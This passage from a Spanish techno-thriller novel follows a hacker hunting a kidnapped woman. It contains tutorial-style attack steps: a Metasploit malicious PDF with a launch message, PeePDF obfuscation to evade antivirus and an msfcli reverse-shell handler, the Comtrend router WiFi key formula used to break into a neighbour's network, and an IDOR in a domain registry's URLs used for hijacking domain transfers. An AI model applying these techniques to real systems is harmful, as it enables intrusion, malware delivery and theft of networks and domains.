
- **set LAUNCH_MESSAGE Pulse Aceptar si desea visualizar el documento:** para configurar el mensaje que Adobe Reader mostrará cuando el documento se abra, y en el que el usuario ha de pulsar sobre el botón Aceptar para que el binario que contiene se ejecute.
- **exploit**: es el último comando y, en este caso, generó el documento PDF deseado.

-Por fin –dijo Marcos-. Parecía que no ibas a terminar nunca.

-No, no, si no he terminado. El PDF contiene un ejecutable prácticamente invisible para los antivirus, pero, como te dije antes, hay que camuflar también el PDF o será detectado.

-Ya me imaginaba que no sería tan fácil –se burló.

Al subir el PDF con el "extra" incrustado a virustotal, me encontré otra vez con resultados similares:




Img 60: Resultados del análisis del PDF con el payload en Virustotal.com.

Una herramienta nacional más venía al rescate: PeePDF[25]. Diseñada para analizar documentos maliciosos, también podía ser usada para crearlos.



Img 61: Información del PDF proporcionada por la utilidad PeePDF.


Las técnicas que usa aprovechan la generosidad de Adobe Reader para procesar *archivos* corruptos, modificando el PDF de forma que es prácticamente ilegible por cualquier otro motor. También se cifra su contenido con una contraseña nula o, dicho de otra forma, en blanco, que evita que el documento sea abierto por casi cualquier otro lector.



Img 62: Modificación del PDF para no ser detectado por los antivirus usando PeePDF.

El resultado se hizo notar: tan solo 6 compañías encontraron sospechas en el documento e, igual que en el caso anterior, ninguna era relevante en cuanto a su popularidad.

La siguiente y última parte era dejar escuchando en mi servidor un *handler* que esperase la conexión. Utilicé `msfcli`, otro de los comandos para interactuar con Metasploit sin tener que abrir la consola completa (`msfconsole`):



Img 63: Creación del servicio de conexión inversa usando msfcli de Metasploit.

El resto consistía en mirar la pantalla como el que mira las estrellas y esperar la conexión entrante.

Capítulo XIV
NIC-2

Marcos atendió a todas mis explicaciones con la expresión de un alumno aventajado. Cuando terminé mi exposición, con el portátil abierto entre nosotros, se recostó en el sofá y asintió satisfecho.

-Así que puedes ver quién está detrás de todo en tu bola de cristal -reflexionó, apoyando su mano sobre mi hombro, en gesto de reconocimiento.

-Bueno…-medité-. Mi equipo no es ninguna bola de cristal; y en realidad no podré ver a quien lea el archivo, solo el contenido del ordenador dónde se conecte el pendrive donde está guardado. Pero, en líneas generales, veo que lo has entendido perfectamente.

-Hablamos códigos diferentes, pero el mensaje es el mismo. Tenemos una pista.

-Sí, pero hay que esperar a que conecten el pendrive. Por cierto, necesito una conexión. ¿No tendrás fibra por casualidad?

-Creo que hay una caja de cereales de avena en la cocina.

Podía haberse tratado de una broma, pero su expresión me indicaba lo contrario.

-¿ADSL? –puntualicé-. ¿Cuál es la contraseña del router?

Busqué el dispositivo por todo el salón y, al no encontrarlo, dirigí una mirada interrogativa a Marcos. Sus ojos de mirada neutra y su sonrisa irónica me indicaron que no solo no disponía de red wifi en su casa espartana, sino que nunca llegaría a entender por qué alguien precisaría de tal cosa.

-Está bien –me rendí-. Comprobaré si alguno de tus vecinos ha conseguido llegar al siglo XXI.

En los bloques de viviendas hay instalaciones de ADSL por todas partes; para estos casos, suele ser suficiente con utilizar un navegador para calcular la contraseña de algún router del que se ha averiguado el algoritmo con el que se genera, como, por ejemplo, el famoso caso de Movistar y sus routers marca Comtrend, donde la clave se compone por el *hash* MD5 de una contraseña estática "bcgbghgg", las XXXX del nombre de la wifi del tipo WLAN_XXXX, que es un dato público y el BSSID (dirección MAC) del punto de acceso, que también es público. Es decir: MD5(bcgbghgg+XXXX+MAC).

Este modelo de router no es el único caso, y estos fallos ya tienen su antigüedad, por lo que ya hay aplicaciones para el móvil que generan la contraseña instantáneamente, con tan solo escanear los nombres de redes que hay cercanas.

■ ■ ■

Arranqué `iWep Pro`[26] en el iPhone y en medio minuto accedí a una de ellas. Pese a la ilegalidad del asunto, siempre pensé que birlarle fluido telemático al vecino era el equivalente a comerse una fruta de su manzano. Tan solo la travesura de un momento puntual.



Img 64-65: Aplicación iWep Pro con información de puntos de acceso y contraseña encontrada.

Una vez tuve todo dispuesto, nos situamos ante la pantalla del portátil. Sabía que podían pasar horas, incluso días, antes de obtener algún resultado, pero confiaba en que los secuestradores quisieran comprobar cuanto antes que realmente habían obtenido lo que buscaban. Para ello, debían conectar el pendrive a un ordenador y abrir el archivo. Esa sería mi puerta de entrada y la única posibilidad de descubrir una nueva pista que me condujese hasta Yolanda.

Abrí el `PuTTY`[27], conecté por SSH a mi servidor, que a bien tenía de compartir con otros trabajadores de Épica, y recuperé el `screen`[28] donde observé desilusionado que todo seguía tal y como lo había dejado la última vez que accedí. ¿Habría fallado el exploit? Seguramente usasen alguna versión no vulnerable y mis esfuerzos habían sido en vano. O tal vez… ¿aún era pronto?

No podía hacer otra cosa que esperar; así que, como en otras ocasiones, refugié mis pensamientos en el terminal, intentando despistar mis ideas en el NIC y el fallo que había encontrado.

Me había dado cuenta de que prácticamente podía generar un enlace válido para transferir y adueñarme de cualquier dominio argentino; solo faltaba averiguar el código del usuario. Me

conecté a la página web del NIC y me creé un usuario gratuito. Con ese usuario, revisé las funcionalidades que ofrecía la aplicación: "Mis dominios", "Mis solicitudes", "Solicitud de Cancelación" y "Solicitud de Transmisión de dominio".

Dentro de la opción "Mis dominios", se visualizaban todos los que eran de mi propiedad y el histórico de cada uno de ellos, cuándo se registraron y qué empresas registradoras lo habían gestionado.

Historial de un Dominio

Dominio: aaa.es

Fecha - Usuario	Campo	Antiguo	Nuevo
13/05/2012 - 04:11 - DIGIVAL	Fecha de Caducidad	18/05/2012 - 00:00	18/05/2013 - 00:00
13/05/2011 - 04:11 - DIGIVAL	Fecha de Caducidad	18/05/2011 - 00:00	18/05/2012 - 00:00
23/03/2011 - 20:44 - DIGIVAL	DNS	ns2.digival.net	ns1.digival.org
	DNS	ns1.digival.net	ns3.digival.org
	DNS	ns1.digival.net	ns2.digival.org
	DNS	ns2.digival.net	
	PCF	PS252-ESNIC-F4	SSP2-ESNIC
	PCT	PS252-ESNIC-F4	SSP2-ESNIC
13/05/2010 - 04:12 - DIGIVAL	Fecha de Caducidad	18/05/2010 - 00:00	18/05/2011 - 00:00

Img 66: Información histórica de un dominio.


En ese momento me percaté de que la URL del histórico estaba formada por otro valor numérico: *https://www.nic.ar/sgnd/dominio/buscarHistorialDominio.action?codDominio =2240039&nombreDominio=aaa.es*, y en ella se reproducía exactamente el mismo fallo: modificando el campo "CodDominio", se podía consultar el histórico de cualquier dominio. Independientemente de que fuera o no de mi propiedad.

Seguí viendo qué otra información podía sacar de allí y observé que, en el código fuente de la página de históricos, se encontraba la referencia del código de usuario (CodUsuario) de ese dominio. Justo el valor que me faltaba para generar por completo la URL válida de la transferencia.

Me encontraba prácticamente en la misma situación: necesitaba el código de un dominio para ver su histórico y, desde ahí, averiguar el código de usuario. La diferencia es que tenía una opción: podía recorrer y guardar una relación entre nombres de dominios, códigos de esos dominios y códigos de usuario, y consultarla posteriormente. Es decir, tendría una base de datos que, una vez creada, me serviría para transferir cualquier dominio sin necesidad de hacer peticiones masivamente.

-¡Ejem! -Un carraspeo me interrumpió. Marcos miraba por encima de mi hombro la pantalla, como si realmente le importase lo que me traía entre manos-: ¿Qué estás haciendo ahora?

- Nada, nada –le dije, minimizando las ventanas.



Img 67: Detección del parámetro CodContacto en el código fuente de la página.

Detrás aparecieron Los Vengadores, que nos contemplaron con sus ojos decididos y poses heroicas. Tenía un fondo de escritorio de la película. Sobra decir que quedé encantado con el trabajo de Joss Whedon; y es que si le das al creador de Firefly un presupuesto generoso y el mundo Marvel, consigues una maravilla.

-Creía que ya habías superado tu inclinación por los tíos con mallas –dijo Marcos.

-¿Qué? –La pulla me sorprendió con la guardia baja, pero no me impidió contraatacar-. ¿Ahora vas a decirme que a ti nunca te gustó Batman? Si hasta tenías una lámpara que proyectaba la marca del murciélago en el techo de tu habitación.

-No es lo mismo.

-¿Cómo que no es lo mismo? –exclamé, cada vez más envalentonado-. ¿Cuál es la diferencia?

-En primer lugar, Batman es de DC –dijo, como si con eso bastara-. Tus amiguitos son de algo que empieza por M... y no me refiero a Marvel.

-Vaya. Me has convencido Ese es un razonamiento muy sólido. Y una respuesta muy madura por tu parte.

-Mira, colega. No te ofendas. Pero no quiero perder el tiempo tratando de explicar la superioridad moral y mitológica de Batman a alguien que tiene las fotos de patéticos aspirantes a héroe en su ordenador.

-Si algo nos sobra ahora, es tiempo –repuse-. No tenemos nada que hacer hasta que conecten el pendrive.

Esperé con los brazos cruzados y una ceja levemente elevada a que Marcos aceptara el reto. Quizás mi expresión divertida terminó por convencerle.

-Está bien. Tú lo has querido –dijo, adoptando la postura de alguien que estuviera esperando un enfrentamiento físico-. Batman solo se vale de su entrenamiento e ingenio, no necesita recurrir a extraños poderes para vencer.

-Vaya. Ahora veo que puedo mantener una conversación racional contigo -reconocí-. Pero te equivocas. Batman dispone de todas las armas y vehículos que industrias Wayne pueden proporcionarle. En ese aspecto es como Iron Man. Él tampoco tiene poderes. Son sus propios desarrollos tecnológicos...

-No me compares a ese ególatra alcoholizado con Batman. Les mueven cosas muy distintas.

-¿Cómo es eso?

-El verdadero poder de Batman está en su valor como símbolo y en su compromiso con la justicia. El otro es una chatarrería ambulante con pretensiones.

-No estoy de acuerdo. Confundes la apariencia con la verdadera esencia del personaje.

-Y tú confundes algo que puede ser sometido a discusión con un hecho incontrovertible.

-Que es...

-Batman asume su destino con todas las consecuencias. Recuerda su sacrificio en "El Caballero Oscuro", cuando carga con la culpa por los crímenes de Harvey Dent para que Gotham no pierda la esperanza.

-Un modo elegante de huir a su elegante mansión.

-Te equivocas. Batman le dice a Gordon: "O mueres como un héroe, o vives lo suficiente para verte convertido en un villano". Eso no es huir, es aceptar tu destino.

-Vas a necesitar algo más que una cita cinéfila para ganar esta discusión.

-Yo creo que no. Porque Batman es el más grande. Y si eso te supone un problema, podemos salir a la calle y solucionarlo.

Los ojos fríos y estáticos de Marcos me secaron la garganta. Por un momento me quedé paralizado, sin saber qué responder.

-Escucha, no quería... En realidad a mí me gusta Batman... Solo bromeaba...

Marcos suavizó su expresión con una sonrisa que pronto derivó en una abierta carcajada.

-"Y si eso te supone un problema, podemos salir a la calle y solucionarlo" –rio-. De "El Indomable Will Hunting", colega. Deberías verte la cara ahora –más risas-. Parece que al final sí ha sido suficiente con una frase de película.

-Joder. Me has acojonado de verdad –protesté-. Das mucho más miedo que Matt Damon. Incluso que el Matt Damon de "El Caso Bourne".

Una vibración en el móvil me anunció que tenía un SMS. Lo leí mientras escuchaba las risas de Marcos de fondo. Por segunda vez en tan breve tiempo, el corazón se me detuvo:

"Xanadú. Zona de restaurantes. Frente al KFC. Ahora. Se trata de Yolanda".



Capítulo XV
KFC

El centro comercial no estaba lejos. Como el barco que atraca en el puerto que más demanda sus mercancías, el complejo al que me dirigía se encontraba accesible (a través de la autovía) para los cientos de miles de potenciales consumidores que residían en los núcleos de población cercanos. Por el estado del aparcamiento, donde era más fácil encontrar un huevo de dragón que una plaza libre, estaba claro que las expectativas comerciales más optimistas se habían visto totalmente desbordadas. La crisis económica no impidió que aquel sábado el centro hubiera sufrido una nueva invasión consumista y, pese a que las tiendas ya habían cerrado, la zona de ocio seguía infestada.

Marcos me dejó en la entrada de los cines, el acceso más próximo al área de restaurantes. Tal como habíamos acordado, fue a buscar un punto de observación, donde se mantendría oculto y alerta ante posibles amenazas. Si viera algo que no le gustase, me avisaría o intervendría, dependiendo de la situación. En todo caso, me sentía seguro con él guardándome las espaldas. Últimamente había vivido demasiadas experiencias desagradables para descartar la posibilidad de una trampa, pero el mensaje mencionaba a Yolanda y el encuentro se produciría en un lugar público (demasiado público para una emboscada, según Marcos), dos razones más que suficientes para acudir.

Atravesé la espesa niebla producida por los fumadores agolpados en el exterior y penetré en el oasis de aire puro preservado por las autoridades sanitarias. Solo que ese aire estaba impregnado de los más exóticos olores, provenientes de tantos restaurantes como gustos culinarios existen (si te gusta la comida de franquicia, claro): Telepizza, Burguer King, Mc Donalds, VIPS, Fosters Hollywood y, por supuesto, KFC anunciaban sus productos en carteles luminosos y congregaban largas filas de fieles ante sus mostradores. Cada establecimiento tenía su propio local en uno u otro lado del amplio pasillo, pero el centro estaba plagado de mesas de uso común. De este modo, los clientes podían recoger su pedido y luego buscar un sitio libre donde poder consumirlo.

Esperé junto a la cartelera, dominada por la misma mediocridad que la oferta gastronómica, pero donde la aglomeración de personas era menos intensa. El cine vivía su particular invierno (menos mal que la televisión se encontraba en su edad de oro), aunque yo seguía acudiendo a mi cita semanal con la gran pantalla. Siempre esperaba encontrar una pepita de oro entre tanto guijarro y, cuando no lo conseguía, me decía que solo iba al cine por las palomitas.

Cuando mi móvil zumbó una sola vez, supe que Marcos se encontraba en posición y no había moros en la costa. Era la señal convenida.



Salí al largo pasillo central y, tras una rápida inspección, localicé el KFC. Me dirigí hacia allí con paso decidido, sin que nadie despertara mi sentido arácnido. Ningún hombre con gabardina ocultaba sus ojos inquisidores tras un periódico desplegado. Tampoco me seguían los pasos dos tipos con las manos en los bolsillos y sombreros bien calados. Tras pensarlo detenidamente, decidí que tenía que dejar de leer a Raymond Chandler por una temporada.

Me acerqué a un puesto de helados en el centro del pasillo y pedí un café con leche fría. Aunque remarqué claramente lo de fría, tras pagar casi dos euros me dieron un vaso de cartón cuyo contenido transmitía cada uno de sus cien grados a mis dedos. Me lancé a la carrera en busca de una mesa donde poder soltarlo y tuve suerte. Había una mesa libre a pocos metros de la entrada al KFC. Me senté, tratando de aliviar el dolor en las yemas soplando sobre ellas.

No sabía cuándo aparecería el remitente del SMS ni qué intenciones tenía. En todo caso, por mucho que se retrasara, el café permanecería lo suficientemente caliente si me veía obligado a utilizarlo como arma.

Me removí en el asiento, inquieto, hasta que terminé por girarme del todo. Trataba de localizar a Marcos, aunque sabía que era un esfuerzo inútil. Estaría mimetizado entre la gente, vigilando, como un ninja. Aun así, según pasaban los minutos me sentía más aterrado. Si no fuera porque estaba desesperado por saber algo de Yolanda, habría salido corriendo hacia la salida más próxima.

Dos zumbidos en mi bolsillo me indicaron que alguien se acercaba. Intenté disimular mi nerviosismo echando mano del vaso, pero retiré la mano como si me hubiera mordido una cobra al sufrir una nueva quemadura. Para cuando me recuperé por completo, un chico se había sentado al otro lado de la mesa. Un chico a quien yo conocía… de otra vida.

-¡Pablo! –exclamé-. ¿Pero qué…? Creía que habías…

-No –dijo él, sacudiendo la cabeza.

A pesar de los años transcurridos, el hermano de Yolanda seguía conservando el mismo rostro juvenil que yo recordaba del instituto. Aunque solo le sacaba dos años, cualquiera hubiera dicho que pertenecíamos a generaciones diferentes al comparar su rostro lampiño de ojos vivaces con el mío demacrado por la sorpresa y la preocupación. Solo un atisbo de inquietud alteraba sus facciones adolescentes cuando se inclinó hacia mí por encima de la mesa, en clara invitación para que yo hiciera lo propio y pudiéramos mantener la conversación a salvo de oídos extraños. Se frotaba las manos con evidente nerviosismo mientras esperaba a que me recuperara del shock.

-Yolanda estaba preocupada por ti –dije, cuando finalmente me repuse-. Creía que te había ocurrido algo malo.

-Y no se equivocaba. Estoy en medio de algo muy malo.

-Le enviaste el archivo –afirmé.

-Correcto. Sé que ella te lo pasó a ti.

-Entonces es cierto –exclamé-. Todo esto es cosa tuya. Es a ti a quien buscan esos tipos. Y ahora Yolanda…

-Sí. Ellos la tienen. Todo es por mi culpa –se lamentó.

-Hay que avisar a la policía. No sé en qué estarás metido, pero me importa una mierda si sales mal parado con tal de que la encuentren. Solo quiero que vuelva sana y salva.

-¡Y crees que yo no! –me dijo casi a voces-. ¡Es mi hermana, joder!

-Entonces vayamos a la poli.

-No podemos –dijo, sacudiendo la cabeza-. Ellos se han puesto en contacto conmigo. Si implicamos a la poli... ¿Cómo he podido ser tan estúpido?

-¡Dios! Tienes qué decirme qué demonios está pasando.

-Es complicado.

-Soy un tipo listo. Habla.

-Está bien –dijo, tras unos momentos de reflexión. Se inclinó hacia delante y cruzó los brazos sobre la mesa, la mirada baja-. Todo empezó con el archivo. La empresa para la que trabajo… quiero decir, que trabajaba, desarrolla distintas obras y servicios para la Comunidad. Pues bien: por casualidad descubrí una contabilidad paralela que demuestra el pago de sobornos a altos cargos de la administración autonómica para conseguir la adjudicación de los contratos a dedo.

-El archivo–repetí.

-Correcto. El archivo prueba la existencia de una red de corrupción que implica a varios peces gordos de la empresa y a muchos políticos de alto nivel. La empresa recibe fondos públicos de forma fraudulenta y todos los implicados se llevan una parte sustanciosa. Como te digo, la información llegó a mis manos por accidente, cuando accedí a una carpeta que no debía y abrí el fichero equivocado. En ese momento, no estaba encriptado.

-¡Cifrado, joder! ¡Ci-fra-do! ¿Qué problema tenéis en vuestra familia con las criptas?

Pablo se echó hacia atrás, asustado. Sus ojos estaban muy abiertos y me miraban como si me hubiera vuelto loco; pero es que se dice cifrado, y lo menos que espero de la gente que utiliza las palabras es que las empleé correctamente.

-Está bien. Cifrado –continuó, relajándose apenas lo suficiente para despegar unos grados su espalda de la silla-. Como iba diciendo, cuando lo abrí no me pidió ninguna contraseña y pude estudiarlo a conciencia. Mentiría si te dijera que confiaba ciegamente en la ética de la empresa, pero el asunto era mucho más grave que un simple chanchullo. Sacude los cimientos del sistema. Si saliera a la luz y los jueces tomaran cartas en el asunto, rodarían unas cuantas cabezas. Y esas cabezas caerían desde muy alto.

-¿Y qué hiciste?

-Lamentablemente, el jefe de departamento rondaba por allí y grabar el archivo en ese momento hubiera disparado las alarmas. Durante un tiempo, traté de olvidarlo. Tenía un trabajo cómodo y bien remunerado, y no quería perderlo al emprender una cruzada personal. Si lo denunciaba, estaba fuera. Eso lo sabía. Había firmado un montón de acuerdos de confidencialidad cuando me contrataron.

-Pero no lo olvidaste –apunté.

-No. No podía dormir. Algo me decía que no podía cerrar los ojos ante lo que estaba ocurriendo a mi alrededor. Cada vez que escuchaba hablar a alguno de los políticos implicados en la televisión, se me revolvían las tripas. Al final, decidí que tenía el deber de actuar. Y concebí un plan para que todo saliera a la luz sin que yo me viera comprometido.

-¿Cómo?

-¡Wikileaks! –dijo, en el mismo tono con que Arquímedes habría exclamado "eureka"-. Si conseguía robar el archivo y lo filtraba a un portal que preservara el anonimato del informante, conseguiría mis dos propósitos: denunciar la trama de corrupción y conservar el empleo. Se haría justicia y no habría daños colaterales. Así que una noche volví a la empresa y, con la excusa de recoger algo olvidado en mi escritorio, accedí al terminal donde estaba guardado el archivo. Lo copié y salí de allí con el corazón acelerado. Cuando el guardia de seguridad me preguntó si había encontrado lo que buscaba, estuve a punto de confesar el robo de lo nervioso que estaba.

-Si tenías el archivo, ¿por qué no lo filtraste entonces?

-Porque estaba encrip… -Pablo se tapó la boca como un colegial al que se le ha escapado una palabrota. Mi expresión no debía de ser muy diferente a la del profesor que le sorprende y le observa indignado-. Quería decir que cifrado no me servía de nada.

-Podías haber recurrido a alguien para que intentara descifrarlo.

-No se me ocurrió en ese momento. Quería estar seguro de que lo que filtrara serviría, y además quise reunir otras pruebas. Verás, cada político sobornado está identificado con un alias.

-El nombre de una ciudad alemana.

-Correcto. Veo que lo has des...cifrado. Yolanda no te había subestimado. Te aprecia mucho, ¿sabes?

El conocimiento indirecto de ese aprecio me envolvió en una nube de felicidad. Un carraspeo de Pablo, notoriamente incómodo ante el rubor que coloreaba mis mejillas, me devolvió a la amarga realidad.

-¿Sabes a quiénes corresponden esos nombres? –le pregunté.

-No, aunque es fácil de deducir. Aún así, tenía que haber una lista que los identificara. Mi intención era conseguir esa lista y filtrar el *paquete completo*. *Intenté ser discreto* y nunca exponerme. Si no encontraba la lista, enviaría lo que tenía y mi conciencia quedaría tranquila. Continué actuando según el plan. Hasta la semana pasada. Entonces las cosas se pusieron bastante feas en el trabajo. Los jefes comenzaron a preguntar a todos los empleados. Mi PC fue precintado y yo recibí la orden de acudir al despacho del director de personal. Estaba claro que me habían descubierto. Tuve que fingir una indisposición para marcharme a casa. Después de eso, no regresé.

-¿Y por eso desapareciste y no volviste a dar señales de vida?

-No, claro que no. Hay más –se pasó una mano por la cara antes de continuar-. Cuando comprendí que ya no tenía trabajo, tuve más ganas que nunca de sacar la trama a la luz pública. Esos cabrones debían pagar. Yo lo había hecho con mi empleo. Solo para asegurarme, envié el archivo a mi hermana. Esa misma noche, me despertó un ruido en el piso bajo de mi casa. Salté de la cama y me asomé por la escalera. Había dos hombres en el salón. Me asusté tanto que me tropecé cuando traté de volver a la habitación. Antes de que uno de ellos me alcanzara, salté por la ventana y aterricé en el jardín. Corrí por las calles como una exhalación, pero nadie acudió en mi ayuda. Cuando me atreví a volver, acompañado por la policía, la casa estaba patas arriba.

-Déjame adivinar. Se habían llevado tu ordenador y todo dispositivo de almacenamiento, incluido el que contenía el archivo.

-Correcto.

-Los dos tipos, ¿no sería uno calvo y fuerte y el segundo alto y muy delgado?

-Correcto de nuevo –asintió, con un atisbo de duda en su mirada-. ¿Cómo lo has sabido?

-Tuve un encontronazo con ambos esta misma tarde, pero esa sí es una larga historia. Continúa con la tuya.

-La policía lo calificó como el cásico robo, pero yo sabía que las casualidades raramente suceden. No me atreví a denunciar mi descubrimiento hasta no tener todas las pruebas. Ese fue otro grave error. Ya no me sentía seguro en mi propia casa y no podía contar con que los hombres que enviaron a por mí no quisieran acabar el trabajo. Desaparecí, esperando encontrar a alguien que pudiera ayudarme con el archivo. Sabía que tú te dedicabas a estas cosas por Yolanda, pero resultó que mi hermana se me adelantó y acudió a ti primero, sin que yo me enterara hasta más tarde.

-¿Y te extraña? ¿Te esfumas sin dejar rastro y todavía esperas que tu hermana no remueva cielo y tierra para dar contigo? ¿Después del correo en que le avisabas que estabas en peligro?

-¿Has leído el correo? ¿Ella te lo enseñó?

-Más o menos –asentí, incómodo. No era momento de admitir ninguna de mis recientes intrusiones-. El caso es que la pusiste en el punto de mira. Y ahora solo depende de nosotros que regrese sana y salva.

-¿Cómo lo hacemos? –preguntó, con un destello de esperanza en los ojos.

-Tengo algo entre manos. ¿Dónde puedo localizarte?

Empezó a darme un número de teléfono, pero se detuvo en el cuarto dígito.

-No, espera. Ese es el de Telgroup. Ahora tengo un teléfono prepago. Es con el que te envié el SMS… ¿Te encuentras bien?

Sentí que conectaban dos diodos a mi cuerpo y me administraban una descarga paralizante de cincuenta mil voltios. Aguanté la respiración hasta que no pude más, e incluso entonces solo dejé escapar el aire muy despacio. No estaba seguro de poder articular palabra, pero aún así lo intenté.

-Repite eso.

-¿Qué? –dijo sin comprender.

-La empresa para la que trabajabas. ¿Cómo se llama?

-Telgroup. ¿Por qué?

Había reunido unas cuantas piezas del puzzle. Ahora algunas parecían encajar.

-Porque yo te delaté –le dije-. Yo soy la causa de que te descubrieran.

Capítulo XVI
Bucle

Marcos me recogió en la entrada principal. Antes de que pudiera acomodarme en el asiento y abrocharme el cinturón, ya volaba en dirección a la autovía. Solo cuando nos internamos en el tráfico nocturno y las luces del Cherokee se confundieron entre la constelación de los demás vehículos, pareció abandonar su interés por los retrovisores y reparar en mi presencia.

-Se ha marchado en un Seat Ibiza blanco –dijo-. Tengo la matrícula. No ha utilizado el teléfono y nadie lo seguía. Parece que estaba solo en esto.

-Lo sé.

Le resumí la conversación que acababa de tener con Pablo. Esto sirvió tanto para informarle de lo que había descubierto como para que yo mismo pudiera asimilarlo. Mi amigo, fiel a su costumbre, no mostró reacción alguna ante las sorprendentes ramificaciones de nuestra investigación. Se limitó a seguir conduciendo como si le hubiera hablado de algo tan intrascendente como las últimas películas de Nicolas Cage.

-Tenemos que encontrarla –concluí.

-Lo haremos –prometió Marcos.

Después, ambos guardamos silencio; solo se escuchaba el ronroneo del potente motor del Cherokee por encima de los sonidos del tráfico exterior.

Al llegar, dejamos el coche en el garaje y subimos en ascensor adoptando las mismas medidas de seguridad que la primera vez. Ya no estaba escandalizado. Empezaba a entender ese tipo de comportamiento.

Marcos me dejó en el salón y entró en la cocina. Me recosté en el sofá y encendí el portátil. Mientras esperaba que el sistema arrancara, la adrenalina en mi organismo remitía. Una sensación de profundo agotamiento me venció al final de aquella jornada que había sido de todo menos rutinaria. No obstante, conseguí mantenerme despierto y abrir mi sesión. Mientras, me llegaba ruido de cacharros y olor a comida. Marcos estaba cocinando.

Regresó con una bandeja antes de que yo pudiera comprobar si alguien había usado a Hello Kitty. Se sentó a mi lado y señaló uno de los platos de pasta precocinada al tiempo que se abalanzaba sobre el otro y empezaba a comer.

-Adelante –dijo-. Come.

-No tengo hambre –contesté, y era verdad, pese a que no había probado bocado desde aquel ligero almuerzo en mi casa, hacía ya un siglo.

-Come –repitió-. No sabes cuándo podrás volver a hacerlo.

Aparté el portátil a un lado y me alcancé los ravioli. No quería ofender al cocinero. Además, el delicioso olor a queso parmesano me estaba devolviendo, aunque tímidamente, el apetito.

-Ese tipo –dijo Marcos, una vez hubo conseguido su propósito-. Pablo. ¿Podemos estar seguros de que juega en nuestro equipo?

-Bastante seguros, sí. ¿Por qué lo preguntas?

-Bueno, trabajaba para una empresa que se dedica al fraude y al soborno. No es la mejor carta de presentación para confiar en él. Quizás se llevaba un pellizco.

-¡Pero si quería denunciar lo que estaba ocurriendo! –repuse-. Robó el archivo y se vio obligado a huir.

-Y ahora que a ti te persiguen a causa de ese archivo, regresa milagrosamente. Es un poco extraño, ¿no te parece?

-Él quería hacer lo correcto –continué-. Su único error fue subestimar a sus enemigos... E implicar a Yolanda.

-Colega, estás suponiendo que te ha contado la verdad...

-No es solo una suposición –le corté-. Su historia concuerda con los datos que he venido recabando.

-Explícate.

-En primer lugar, está el origen del archivo. Sabemos que Pablo se lo envió a su hermana por correo, junto con un mensaje de advertencia bastante claro. Luego está el archivo en sí. No sabía lo que significaba, pero ahora comprendo su importancia gracias a Pablo. No creo que me hubiera dicho nada si estuviera implicado de alguna manera. Además, tenemos una correlación temporal entre su desaparición y las conclusiones del análisis forense en el que yo estaba trabajando. Telgroup quería saber quién había robado el fichero y recurrió a mi empresa. Yo identifiqué al usuario sin saber que este era Pablo. Cuando se vio obligado a huir, Yolanda me pidió que descifrara el archivo porque era la única pista que tenía para encontrarlo. Es una historia demasiado complicada para que la explicación más sencilla no sea la verdadera.

-¡Cuidado! –advirtió-. Puedes llegar a cortarte con esa navaja de Occam.

-No. Hay otra cosa. Algo que vi en los ojos de Pablo mientras me hablaba.

-¿Qué era?

-Miedo. El mismo miedo que veo cuando me miro en el espejo desde que secuestraron a Yolanda. Nadie puede fingir esa mirada. Sé que Pablo está muy preocupado por lo que le pueda suceder. Solo quiere traerla de vuelta.

